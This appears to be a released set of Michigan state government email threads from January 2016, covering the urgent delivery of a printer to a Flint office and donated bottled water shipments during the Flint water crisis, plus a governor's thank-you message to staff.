**To:** Wright, Seth (DTMB) <WrightS17@michigan.gov>; Nelson, Christopher (DTMB) <NelsonC12@michigan.gov>; CJ Slabbekoorn (chris.slabbekoorn@ricoh-usa.com) <chris.slabbekoorn@ricoh-usa.com>; Millimaki, Shelly (DTMB) <MillimakiS@michigan.gov>  
**Cc:** Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; McQuaid, John (DTMB) <mcquaidj@michigan.gov>  
**Subject:** Flint Gov Office Emergency  
**Importance:** High

All,

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4315 N. Clio Road, Flint 48504

Chad S. Hardin  
Manager, Strategic Partnerships  
Department of Technology, Management & Budget  
[Hardinc1@michigan.gov](mailto:Hardinc1@michigan.gov)  
Office: 517-241-7114  
Cell: 517-709-2004



**HELP. CONNECT. SOLVE.**

---

**From:** McQuaid, John (DTMB)  
**Sent:** Thursday, January 28, 2016 1:28 PM  
**To:** Millimaki, Shelly (DTMB); Hardin, Chad (DTMB); Wright, Seth (DTMB); Nelson, Christopher (DTMB); CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))  
**Cc:** Thompson, Kristi (DTMB)  
**Subject:** RE: Flint Gov Office Emergency

Great thank all of you!!

----- Original Message -----

**From:** "Millimaki, Shelly (DTMB)" <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Date:** Thu, January 28, 2016 1:26 PM -0500  
**To:** "Hardin, Chad (DTMB)" <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>, "Wright, Seth (DTMB)" <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>, "Nelson, Christopher (DTMB)" <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>, "CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))" <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>  
**CC:** "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>, "McQuaid, John (DTMB)" <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
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**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** Flint Gov Office Emergency  
**Importance:** High

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Manager, Strategic Partnerships  
Department of Technology, Management & Budget  
[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)  
Office: 517-241-7114  
Cell: 517-709-2004



**HELP. CONNECT. SOLVE.**

---

**From:** Hardin, Chad (DTMB)  
**Sent:** Thursday, January 28, 2016 1:28 PM  
**To:** chris.slabbekoorn@ricoh-usa.com;Wright, Seth (DTMB);Nelson, Christopher (DTMB);Millimaki, Shelly (DTMB)  
**Cc:** 6096085712@metrocall.com;Thompson, Kristi (DTMB);McQuaid, John (DTMB)  
**Subject:** Re: Flint Gov Office Emergency

Please get me a status update.

Chad S. Hardin, Manager  
DTMB Strategic Partnerships  
Phone: 517-241-7114  
Cell: 517-709-2004  
Email: [hardincl@michigan.gov](mailto:hardincl@michigan.gov)  
Help - Connect - Solve

---

**From:** [chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com) <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>  
**Sent:** Thursday, January 28, 2016 1:17:45 PM  
**To:** Wright, Seth (DTMB); Nelson, Christopher (DTMB); Millimaki, Shelly (DTMB)  
**Cc:** [6096085712@metrocall.com](mailto:6096085712@metrocall.com); Thompson, Kristi (DTMB); McQuaid, John (DTMB); Hardin, Chad (DTMB)  
**Subject:** Re: Flint Gov Office Emergency

Not ideal but if that is the only option it may work. It will take multiple individuals to lift it in and out as this is a 300 pound piece of equipment. 27" x 27" x 48 tall.

Cj~

**Christopher Slabbekoorn**  
Service Delivery Manager for the  
State of Michigan  
Ricoh Managed Document Services

**RICOH USA, INC.**  
2321 Club Meridian, Suite A  
Okemos, MI 48864  
Cass Desk: 517•241•9594  
Cell: 517•528•8955  
DTMB Depot Desk: 517•241•2889  
[Chris.Slabbekoorn@ricoh-usa.com](mailto:Chris.Slabbekoorn@ricoh-usa.com)  
[SlabbekoornC1@michigan.gov](mailto:SlabbekoornC1@michigan.gov)  
Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

**RICOH**  
imagine. change.





From: "Hardin, Chad (DTMB)" <HardinC1@michigan.gov>  
To: "Millimaki, Shelly (DTMB)" <MillimakiS@michigan.gov>  
Cc: "CJ Slabbekoorn (chris.slabbekoorn@ricoh-usa.com)" <chris.slabbekoorn@ricoh-usa.com>  
Date: 01/28/2016 01:03 PM  
Subject: Re: Flint Gov Office Emergency

---

I don't think so but Slabbekoorn would be able to tell you that.

Chad S. Hardin, Manager  
DTMB Strategic Partnerships  
Phone: 517-241-7114  
Cell: 517-709-2004  
Email: [hardinc1@michigan.gov](mailto:hardinc1@michigan.gov)  
Help - Connect - Solve

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 28, 2016 1:02:04 PM  
**To:** Hardin, Chad (DTMB)  
**Subject:** RE: Flint Gov Office Emergency

Can we put this in a mini van?

**From:** Hardin, Chad (DTMB)  
**Sent:** Thursday, January 28, 2016 12:53 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Nelson, Christopher (DTMB) <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>; CJ Slabbekoorn (chris.slabbekoorn@ricoh-usa.com) <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>; Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** Flint Gov Office Emergency  
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Office: 517-241-7114  
Cell: 517-709-2004

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** Hardin, Chad (DTMB)  
**Sent:** Thursday, January 28, 2016 1:29 PM  
**To:** Millimaki, Shelly (DTMB); Wright, Seth (DTMB); Nelson, Christopher (DTMB); CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))  
**Cc:** Thompson, Kristi (DTMB); McQuaid, John (DTMB)  
**Subject:** Re: Flint Gov Office Emergency

Awesome! Thank you everyone for the great teamwork.

Chris. What is the Ricoh plan?

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Phone: 517-241-7114  
Cell: 517-709-2004  
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Help - Connect - Solve

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 28, 2016 1:26:46 PM  
**To:** Hardin, Chad (DTMB); Wright, Seth (DTMB); Nelson, Christopher (DTMB); CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))  
**Cc:** Thompson, Kristi (DTMB); McQuaid, John (DTMB)  
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**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidi@michigan.gov](mailto:mcquaidi@michigan.gov)>  
**Subject:** Flint Gov Office Emergency  
**Importance:** High

All,


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Office: 517-241-7114

Cell: 517-709-2004



**HELP. CONNECT. SOLVE.**

---

**From:** chris.slabbekoorn@ricoh-usa.com  
**Sent:** Thursday, January 28, 2016 1:35 PM  
**To:** Hardin, Chad (DTMB)  
**Cc:** McQuaid, John (DTMB); Millimaki, Shelly (DTMB); Nelson, Christopher (DTMB); Thompson, Kristi (DTMB); Wright, Seth (DTMB); Carol.Bertrand@ricoh-usa.com  
**Subject:** Re: Flint Gov Office Emergency

Gear is on the truck. Would anyone be able to confirm an on site contact and phone number?

I've arranged for the service team to visit the device once on site in Flint. I've also included a couple of USB cables and 3 extra bottles of toner.

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2321 Club Meridian, Suite A  
Okemos, MI 48864  
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Cell: 517•528•8955  
DTMB Depot Desk: 517•241•2889  
[Chris.Slabbekoorn@ricoh-usa.com](mailto:Chris.Slabbekoorn@ricoh-usa.com)  
[SlabbekoornC1@michigan.gov](mailto:SlabbekoornC1@michigan.gov)  
Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

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---

From: "Hardin, Chad (DTMB)" <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>  
To: "Millimaki, Shelly (DTMB)" <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>, "Wright, Seth (DTMB)" <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>, "Nelson, Christopher (DTMB)" <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>, "CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))" <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>  
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Date: 01/28/2016 01:29 PM  
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Help - Connect - Solve

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 28, 2016 1:26:46 PM  
**To:** Hardin, Chad (DTMB); Wright, Seth (DTMB); Nelson, Christopher (DTMB); CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))  
**Cc:** Thompson, Kristi (DTMB); McQuaid, John (DTMB)  
**Subject:** RE: Flint Gov Office Emergency

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**Sent:** Thursday, January 28, 2016 12:53 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Nelson, Christopher (DTMB) <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>; CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)) <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>; Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
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**HELP. CONNECT. SOLVE.**

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 28, 2016 1:40 PM  
**To:** chris.slabbekoorn@ricoh-usa.com; Hardin, Chad (DTMB)  
**Cc:** McQuaid, John (DTMB); Nelson, Christopher (DTMB); Thompson, Kristi (DTMB); Wright, Seth (DTMB); Carol.Bertrand@ricoh-usa.com  
**Subject:** RE: Flint Gov Office Emergency

Bonnie is the lead for the warehouse on Clio Road. Her number is: 248-505-6994

**From:** [chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com) [<mailto:chris.slabbekoorn@ricoh-usa.com>]  
**Sent:** Thursday, January 28, 2016 1:35 PM  
**To:** Hardin, Chad (DTMB) <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>  
**Cc:** McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>; Nelson, Christopher (DTMB) <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; [Carol.Bertrand@ricoh-usa.com](mailto:Carol.Bertrand@ricoh-usa.com)  
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Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

**RICOH**  
imagine. change.



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**Cc:** "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>, "McQuaid, John (DTMB)" <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Date:** 01/28/2016 01:29 PM  
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Help - Connect - Solve

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**Sent:** Thursday, January 28, 2016 1:26:46 PM  
**To:** Hardin, Chad (DTMB); Wright, Seth (DTMB); Nelson, Christopher (DTMB); CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))  
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[Hardinc1@michigan.gov](mailto:Hardinc1@michigan.gov)  
Office: 517-241-7114  
Cell: 517-709-2004



**HELP. CONNECT. SOLVE.**

Message

**From:** chris.slabbekoorn@ricoh-usa.com [chris.slabbekoorn@ricoh-usa.com]  
**Sent:** 1/28/2016 1:44:20 PM  
**To:** Millimaki, Shelly (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=64efc5fecf0644e699a17962dbf844a2-Millimaki S]  
**CC:** Carol.Bertrand@ricoh-usa.com; Hardin, Chad (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c27c982620bd4827aa6b5aa173dc89c7-Hardin Chad]; McQuaid, John (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=807f1b9a19dd44239f2424d5df52e45f-mcquaidj]; Nelson, Christopher (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=e5aff18c71d744a79fd2d7de03709c30-Nelson Chri]; Thompson, Kristi (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6db095c2d2b6495bbc7baa82c70a8718-Thompson Kristi]; Wright, Seth (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=db1a03adecf649a696ca4905494a2d23-Wright Seth]  
**Subject:** RE: Flint Gov Office Emergency

Excellent! Thank you!

**Christopher Slabbekoorn**

Service Delivery Manager for the  
State of Michigan  
Ricoh Managed Document Services

**RICOH USA, INC.**

2321 Club Meridian, Suite A  
Okemos, MI 48864  
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DTMB Depot Desk: 517•241•2889  
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[SlabbekoornC1@michigan.gov](mailto:SlabbekoornC1@michigan.gov)  
Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

**RICOH**  
imagine. change.



From: "Millimaki, Shelly (DTMB)" <MillimakiS@michigan.gov>  
To: "chris.slabbekoorn@ricoh-usa.com" <chris.slabbekoorn@ricoh-usa.com>, "Hardin, Chad (DTMB)" <HardinC1@michigan.gov>  
Cc: "McQuaid, John (DTMB)" <mcquaidj@michigan.gov>, "Nelson, Christopher (DTMB)" <NelsonC12@michigan.gov>, "Thompson, Kristi (DTMB)" <thompsonk1@michigan.gov>, "Wright, Seth (DTMB)" <WrightS17@michigan.gov>, "Carol.Bertrand@ricoh-usa.com" <Carol.Bertrand@ricoh-usa.com>  
Date: 01/28/2016 01:40 PM  
Subject: RE: Flint Gov Office Emergency



Bonnie is the lead for the warehouse on Clio Road. Her number is: 2 [REDACTED]

**From:** chris.slabbekoorn@ricoh-usa.com [mailto:chris.slabbekoorn@ricoh-usa.com]

**Sent:** Thursday, January 28, 2016 1:35 PM

**To:** Hardin, Chad (DTMB) <HardinC1@michigan.gov>

**Cc:** McQuaid, John (DTMB) <mcquaidj@michigan.gov>; Millimaki, Shelly (DTMB) <MillimakiS@michigan.gov>; Nelson, Christopher (DTMB) <NelsonC12@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>; Carol.Bertrand@ricoh-usa.com

**Subject:** Re: Flint Gov Office Emergency

Gear is on the truck. Would anyone be able to confirm an on site contact and phone number?

I've arranged for the service team to visit the device once on site in Flint. I've also included a couple of USB cables and 3 extra bottles of toner.

Cj~

**Christopher Slabbekoorn**

Service Delivery Manager for the  
State of Michigan  
Ricoh Managed Document Services

**RICOH USA, INC.**

2321 Club Meridian, Suite A  
Okemos, MI 48864  
Cass Desk: 517•241•9594  
Cell: 517•528•8955  
DTMB Depot Desk: 517•241•2889  
[Chris.Slabbekoorn@ricoh-usa.com](mailto:Chris.Slabbekoorn@ricoh-usa.com)  
[SlabbekoornC1@michigan.gov](mailto:SlabbekoornC1@michigan.gov)  
Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

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imagine. change.



**From:** "Hardin, Chad (DTMB)" <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>

**To:** "Millimaki, Shelly (DTMB)" <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>, "Wright, Seth (DTMB)" <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>, "Nelson, Christopher (DTMB)" <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>, "CJ Slabbekoorn (chris.slabbekoorn@ricoh-usa.com)" <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>

**Cc:** "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>, "McQuaid, John (DTMB)" <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Date:** 01/28/2016 01:29 PM

**Subject:** Re: Flint Gov Office Emergency

---

Awesome! Thank you everyone for the great teamwork.

Chris. What is the Ricoh plan?

Chad S. Hardin, Manager  
DTMB Strategic Partnerships  
Phone: 517-241-7114  
Cell: 517-709-2004  
Email: [hardinc1@michigan.gov](mailto:hardinc1@michigan.gov)  
Help - Connect - Solve

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 28, 2016 1:26:46 PM  
**To:** Hardin, Chad (DTMB); Wright, Seth (DTMB); Nelson, Christopher (DTMB); CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))  
**Cc:** Thompson, Kristi (DTMB); McQuaid, John (DTMB)  
**Subject:** RE: Flint Gov Office Emergency

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**Importance:** High

All,

Sorry for the last minute need but I need a truck at Depot in the next hour to get a multifunction device to Flint to support the Governor's Office needs. If there are any issues or delays with this please notify me immediately. The address is below and Chris Slabbekoorn is at Depot waiting.

4315 N. Clio Road, Flint 48504

Chad S. Hardin  
Manager, Strategic Partnerships  
Department of Technology, Management & Budget  
[Hardinc1@michigan.gov](mailto:Hardinc1@michigan.gov)  
Office: 517-241-7114  
Cell: 517-709-2004



HELP. CONNECT. SOLVE.

Message

**From:** Millimaki, Shelly (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=64EFC5FECF0644E699A17962DBF844A2-MILLIMAKI S]  
**Sent:** 1/28/2016 9:12:14 PM  
**To:** Thompson, Kristi (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6db095c2d2b6495bbc7baa82c70a8718-Thompson Kristi]  
**Subject:** Re: Flint Gov Office Emergency

Yes - Dale happened to be at Depot, so it worked out good.

Sent from my iPhone

On Jan 28, 2016, at 8:18 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:  
Everything good ok today?

Thanks,  
Kristi

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**Christopher Slabbekoorn**  
Service Delivery Manager for the  
State of Michigan  
Ricoh Managed Document Services

**RICOH USA, INC.**  
2321 Club Meridian, Suite A  
Okemos, MI 48864  
Cass Desk: 517•241•9594  
Cell: 517•528•8955  
DTMB Depot Desk: 517•241•2889

[Chris.Slabbekoorn@ricoh-usa.com](mailto:Chris.Slabbekoorn@ricoh-usa.com)  
[SlabbekoornC1@michigan.gov](mailto:SlabbekoornC1@michigan.gov)  
Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

<image001.gif>

<image002.gif>

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To: "Millimaki, Shelly (DTMB)" <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>, "Wright, Seth (DTMB)" <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>, "Nelson, Christopher (DTMB)" <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>, "CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com))" <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>  
Cc: "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>, "McQuaid, John (DTMB)" <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
Date: 01/28/2016 01:29 PM  
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Phone: 517-241-7114  
Cell: 517-709-2004  
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Help - Connect - Solve

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**Importance:** High

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4315 N. Clio Road, Flint 48504

Chad S. Hardin

Manager, Strategic Partnerships

Department of Technology, Management & Budget

[Hardinc1@michigan.gov](mailto:Hardinc1@michigan.gov)

Office: 517-241-7114

Cell: 517-709-2004

<image003.png>

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:57 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Thank you for your service



## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,



Governor Rick Snyder



STAY CONNECTED:



---

This email was sent to [thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov) on behalf of: The Executive Office of the Governor - 111 South Capitol Avenue - Lansing, MI 48909 - 517-335-7356



---


**From:** Rambo, Carolyn (DTMB)  
**Sent:** Friday, January 29, 2016 10:59 AM  
**To:** Thompson, Sheryl D. (DHHS)  
**Cc:** Buhs, Caleb (DTMB);Thompson, Kristi (DTMB);VanCoevering, Joyce (DTMB);Wright, Seth (DTMB)  
**Subject:** Flint Water Update

Sheryl,

Would you like me to set up transportation for the 40 pallets of water mentioned in the email below? I also have an additional four truckloads of water that is available from Winnsboro, South Carolina. Because President Obama declared an emergency for the Flint water crisis, the Federal Surplus Property Program is no longer eligible to receive the 2 million liters of water from FEMA. I think that Flint will still be receiving the water but it will go directly to Flint from FEMA. I can still ship the water from the other two South Carolina locations if you would like.

Thanks,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[ramboC1@michigan.gov](mailto:ramboC1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Tim Hocutt [<mailto:Tim.Hocutt@palmettohealth.org>]  
**Sent:** Wednesday, January 27, 2016 8:29 AM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Cc:** Regina Brown <[Regina.Brown@palmettohealth.org](mailto:Regina.Brown@palmettohealth.org)>; Kelly Hawsey <[Kelly.Hawsey@PalmettoHealth.org](mailto:Kelly.Hawsey@PalmettoHealth.org)>; Matthew Rivers <[Matthew.Rivers@palmettohealth.org](mailto:Matthew.Rivers@palmettohealth.org)>; Brady Southern <[Brady.Southern@palmettohealth.org](mailto:Brady.Southern@palmettohealth.org)>  
**Subject:** RE: Water or MI from SC

Carolyn,

I can release 40 pallets for water to you, if still needed.

Most of the water we have is Dasani. It looks like there are 56 cases of 24 bottles (16.9 oz.) on each pallet.

Expiration Date – All I see is the stamped month of Sept on the bottle cap.

This water can be picked up most any week day between 8am -3pm. Our warehouse location is 630 Taylor Street, Columbia, SC 29201.

Just let me know if you want to proceed.

Thanks,

Best Regards,

**Tim Hocutt**  
*Director, Supply Chain Operations*  
**Supply Chain Management**  
5 Richland Medical Park Drive Columbia, SC 29203  
Office: 803-434-3397



Our Vision: To be remembered by each patient as providing the care and compassion we want for our families and ourselves.

---

**From:** Rambo, Carolyn (DTMB) [<mailto:RamboC1@michigan.gov>]  
**Sent:** Friday, January 22, 2016 10:40 AM  
**To:** Tim Hocutt  
**Subject:** RE: Water or MI from SC

Thanks for the update.

---

**From:** Tim Hocutt [<mailto:Tim.Hocutt@palmettohealth.org>]  
**Sent:** Friday, January 22, 2016 10:39 AM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Cc:** Clark, Stephanie (DTMB) <[clarks18@michigan.gov](mailto:clarks18@michigan.gov)>; Regina Brown <[Regina.Brown@palmettohealth.org](mailto:Regina.Brown@palmettohealth.org)>  
**Subject:** RE: Water or MI from SC

Carolyn,

I am still working on final authorization to release the water.

I will get back to you ASAP.

Sorry for the delay.

Best Regards,

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5 Richland Medical Park Drive Columbia, SC 29203

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---

**From:** Rambo, Carolyn (DTMB) [<mailto:RamboC1@michigan.gov>]

**Sent:** Friday, January 22, 2016 10:16 AM

**To:** Tim Hocutt

**Cc:** Clark, Stephanie (DTMB)

**Subject:** FW: Water or MI from SC

Hello Tim,

Tim,

We would love any bottled water that you could spare. I can set up the transportation and cover all of the costs for shipping. Can you tell me how many bottles or cases of water you have available and how many pallets they make up. Also if you could provide the weight and dimensions per pallet, expiration date of the water, and pickup location of the water. I'd like to get the ball rolling with this as soon as possible. Thank you so much for offering to help.

Thank you,

Carolyn Rambo, Program Supervisor

State & Federal Surplus Property Program

Logistics & Operations Support Division

3111 W. St. Joseph St., Lansing, MI 48917

[ramboc1@michigan.gov](mailto:ramboc1@michigan.gov)

(517) 241-4947 Office

(517) 243-4679 Cell

(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Kelly Hawsey [<mailto:Kelly.Hawsey@PalmettoHealth.org>]

**Sent:** Wednesday, January 20, 2016 4:36 PM

**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>

**Cc:** Tim Hocutt <Tim.Hocutt@palmettohealth.org>

**Subject:** Water or MI from SC

Hi Carrie,

Tim Hocutt will be your POC from Palmetto Health so I just wanted to make the introduction. Tim, Carrie's number is 517-241-4947.

If I can help in any way, please let me know!

Best Regards,

**Kelly Hawsey, MA, BSN, CFRN, CCEMT-P**

*Director*

**Medical Transport**

10 Medical Park

Columbia, SC 29203

Office: 803-434-7918

Cell: 803-312-1692



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---

#### **PALMETTO HEALTH CONFIDENTIALITY NOTICE**

This message is intended only for the use of the individual or entity to which it is addressed and may contain information that is privileged, confidential and exempt from disclosure under applicable law. If the reader of this message is not the intended recipient, you are hereby notified that any dissemination, distribution, or copying of this communication is strictly prohibited by law. If you have received this communication in error, please notify me immediately.

---

**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Friday, January 29, 2016 11:01 AM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Buhs, Caleb (DTMB);Thompson, Kristi (DTMB);VanCoevering, Joyce (DTMB);Wright, Seth (DTMB)  
**Subject:** RE: Flint Water Update

I'll get back with you asap.

---

**From:** Rambo, Carolyn (DTMB)  
**Sent:** Friday, January 29, 2016 10:59 AM  
**To:** Thompson, Sheryl D. (DHHS) <ThompsonS2@michigan.gov>  
**Cc:** Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Wright, Seth (DTMB) <WrightS17@michigan.gov>  
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Thank you,

**Carolyn Rambo, Program Supervisor**

State & Federal Surplus Property Program

Logistics & Operations Support Division


3111 W. St. Joseph St., Lansing, MI 48917

[ramboC1@michigan.gov](mailto:ramboC1@michigan.gov)

(517) 241-4947 Office

(517) 243-4679 Cell

(517) 334-8262 Fax



**HELP. CONNECT. SOLVE.**

---

**From:** Kelly Hawsey [<mailto:Kelly.Hawsey@PalmettoHealth.org>]

**Sent:** Wednesday, January 20, 2016 4:36 PM

**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>

